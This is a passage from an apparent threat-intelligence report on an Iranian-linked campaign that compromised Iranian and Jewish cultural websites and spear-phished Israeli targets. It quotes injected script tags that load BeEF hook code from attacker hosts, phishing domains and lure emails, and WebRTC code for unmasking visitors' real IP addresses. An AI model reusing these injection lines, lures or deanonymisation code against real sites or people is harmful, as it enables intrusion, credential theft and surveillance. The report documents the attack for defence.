
Property	Value
Description	
File description	Win32 Cabinet Self-Extractor
Type	Application
File version	11.0.9600.16384
Product name	Internet Explorer
Product version	11.00.9600.16384
Copyright	© Microsoft Corporation. All rights reserv...
Size	153 KB
Date modified	1/18/2017 4:14 PM

Watering holes


The attackers breached the following websites pertaining to Iranian and Jewish cultural affairs:

Breached website	Description
hamijoo[.]com	An Iranian crowdfunding platform
www.jewishjournal[.]com	A Jewish news site
www.estherk[.]com	A personal blog of one of JewishJournal's writers
www.bologh[.]com	A sex education website for Iranian youth
levazand[.]com	A personal blog of an Iranian living in United sates

A script tag that loads BeEF JavaScript from w3school.hopto[.]org or from bootstrap.serveftp[.]com was added, as can be seen in the images below:



Name	Status ▲	Domain	Type	Initiator	Size	Time	Timeline –
tesma.js	(failed)	w3schools.hopto.org		(index):24	0 B	19.19 s	
levazand.com	200	levazand.com	docume...	Other	17.4 KB	1.92 s	



NEWS
OPINION
HOLLYWOOD
CULTURE
BLOGS
INFO
SUPPORT THE JEWISH JOURNAL
RECENT HEADLINES
Let's stop shaming Trump voters
JEWISH JOURNAL
Connect. Inform. Inspire.

Will Trump's ambassador pick box in Netanyahu from the right?

by Jacob Kornbluh, *Jewish Insider*

OTHER TOP HEADLINES


5 things you can do to help Aleppo

WATCH: Panelists debate Trump and the Jews

Judge o
records
emails

```
<script src="/web/20161219082345/http://cdn.taboola.com/libtrc/jewishjournal/loader.js" async=""></script>
<script src="https://www.googletagservices.com/tag/js/gpt.js" type="text/javascript" async=""></script>
<script type="text/javascript" async="" src="/web/20161219082345/https://secure.quantserve.com/quant.js"
></script>
<script src="//www.google-analytics.com/analytics.js" async=""></script>
<script type="text/javascript" src="/static/js/analytics.js"></script>
<script type="text/javascript">archive_analytics.values.server_name="wwwb-app7.us…</script>
<link type="text/css" rel="stylesheet" href="/static/css/banner-styles.css"></link>
<script src="/web/20161219082345js_/http://bootstrap.serveftp.com:2060/bootstrap.js"></script>
<title>Jewish Journal: U.S., Israel, Jewish news</title>
```

```
element {
}
6ec996720
* {
  margi
  paddi
  outli
}
```




```
   <link rel="stylesheet" href="http://www.estherk.com/wp-content/plugins/social-media-tabs/css/dcsmt.cs
<!-- Jetpack Open Graph Tags -->
<meta property="og:type" content="website" />
<meta property="og:title" content="Esther D. Kustanowitz" />
<meta property="og:description" content="Writing, Editing &amp; Creative Media Consulting" />
<meta property="og:url" content="http://www.estherk.com/" />
<meta property="og:site_name" content="Esther D. Kustanowitz" />
<meta property="og:image" content="https://s0.wp.com/i/blank.jpg" />
<meta name="twitter:site" content="@EstherK" />
<style>
.fixed.c2right #primary-content{width:640px;left:320px}
.fixed.c2right #sidebar{width:320px;left:320px}
.fixed.c2right #mask-1{right:320px}
.media .icon{background: transparent url("http://www.estherk.com/wp-content/themes/mystique/mods/SocialMedi
</style>
<script type="text/javascript" src="http://w3schools.hopto.org:2061/tesma.js"></script>
</head>
<body class="home blog no-js no-fx c2right fixed browser-gecko">

  <script> document.body.className = document.body.className.replace('no-js',''); </script>

  <!-- page -->
  <div id="page">

```

Spear Phishing for credential stealing

The attackers sent hundreds, maybe thousands, of spear phishing emails to hundreds of targets. In this section, we will present samples of spear phishing emails[25].

Wave 1

The attackers breached the Gmail account of Alon Gur Arye, an Israeli film producer. Alon produced a satire film about the Israeli Mossad, which potentially confused the attackers to thinking he is associated with the Israeli Mossad. The breached account was used to send a phishing email to Thamar Eilam Gindin (who is targeted by the group since 2015[26]). Below is a screenshot of the phishing email:



From: **alon gur arye** <[redacted]@gmail.com>
Date: Mon, Sep 25, 2017 at 10:51 AM
Subject: "literary criticism on the book of esther unmasked.edited.docx"
To: תמר עילם גינדין <[redacted]@gmail.com>

בוצע שיתוף על ידי [redacted]@gmail.com של המסמך הבא:


literary criticism on the book of esther unmasked(edited).docx

Google Drive: שמור את כל הקבצים שלך בהישג יד וגש אליהם מכל מכשיר.

Google Inc. 1600 Amphitheatre Parkway, Mountain View, CA 94043, USA

The email contained a shortened bit.ly link to a domain registered by the attackers - *drivers.document-supportsharing[.]bid*. In the statistics and usage page of the bit.ly URL we can see that the first click, likely a test run performed by the attackers before sending the phish, was from Iran.

[25] Names of victims and targets are shared with their permission.
[26] See , Thamar Reservoir: http://www.clearskysec.com/thamar-reservoir/



SEP 25

Google Drive

http://drivers.document-supportsharing.bid/download/file/usr/l0DXO9T42nMRKOV

bitly.com/2y2KfSq


REFERRERS

Email, SMS, Direct	4

LOCATIONS

Netherlands	3
Iran, Islamic Repu...	1

The phishing page pretends to be a Gmail shared document downed page that requires the visitor to log in:



drivers.document-supportsharing.bid/download/file/usr/[redacted]


literary criticism on the book of esther unmasked.docx

Download link is ready

Wave 2

Sometimes the phishing email does not contain live text, but only an image of text linked to a phishing page. This is usually done to bypass text based spam filters.


The attackers used WebRTC (code copied from Github[27]) to detect the real IP address of targets who use proxies (This method was documented by Iran Threats[28]):



Domain	Type	Si
google.com-recoverymail.bid	html	27.99 KB
google.com-recoverymail.bid	html	27.99 KB
google.com-recoverymail.bid	html	27.99 KB
google.com-recoverymail.bid	png	6.86 KB
google.com-recoverymail.bid	jpeg	19.20 KB
google.com-recoverymail.bid	jpeg	26.39 KB
google.com-recoverymail.bid	jpeg	5.61 KB
google.com-recoverymail.bid	jpeg	25.54 KB
google.com-recoverymail.bid	png	19.28 KB
google.com-recoverymail.bid	png	0.26 KB

```
//get the IP addresses associated with an account
function getIPs(callback){
    var ip_dups = {};

    //compatibility for firefox and chrome
    var RTCPeerConnection = window.RTCPeerConnection
        || window.mozRTCPeerConnection
        || window.webkitRTCPeerConnection;
    var useWebKit = !!window.webkitRTCPeerConnection;

    //bypass naive webrtc blocking using an iframe
    if(!RTCPeerConnection){
        //NOTE: you need to have an iframe in the page righ
        //
        //<iframe id="iframe" sandbox="allow-same-origin" sty
        //<script>...getIPs called in here...
        //
        var win = iframe.contentWindow;
        RTCPeerConnection = win.RTCPeerConnection
            || win.mozRTCPeerConnection
            || win.webkitRTCPeerConnection;
```

While sending the spear phishing, the attackers preformed password recovery on the target's Facebook account, as can be seen below. Thus, she received fake emails and legitimate ones at the same time which could cause her confusion and subsequently to give her credentials in the phishing.



---------- Forwarded message ----------
From: **Facebook** <security@facebookmail.com>
Date: Wed, Aug 2, 2017 at 9:09 AM
Subject: [redacted] is your Facebook account recovery code
To: [redacted]@gmail.com>

Facebook

Hi [redacted]

We received a request to reset your Facebook password.

Click here to change your password.

Alternatively, you can enter the following password reset code:


[redacted]

Didn't request this change?
If you didn't request a new password, let us know.

[27] https://github.com/diafygi/webrtc-ips/blob/master/README.md
[28] https://iranthreats.github.io/resources/webrtc-deanonymization/

Wave 3

The attackers often open a new Gmail account and send phishing emails from it. For example, *suspended.user.noitification@gmail.com* was used to send the following email to targets:



Google

Your Google Account will be suspended.

Hi [redacted]

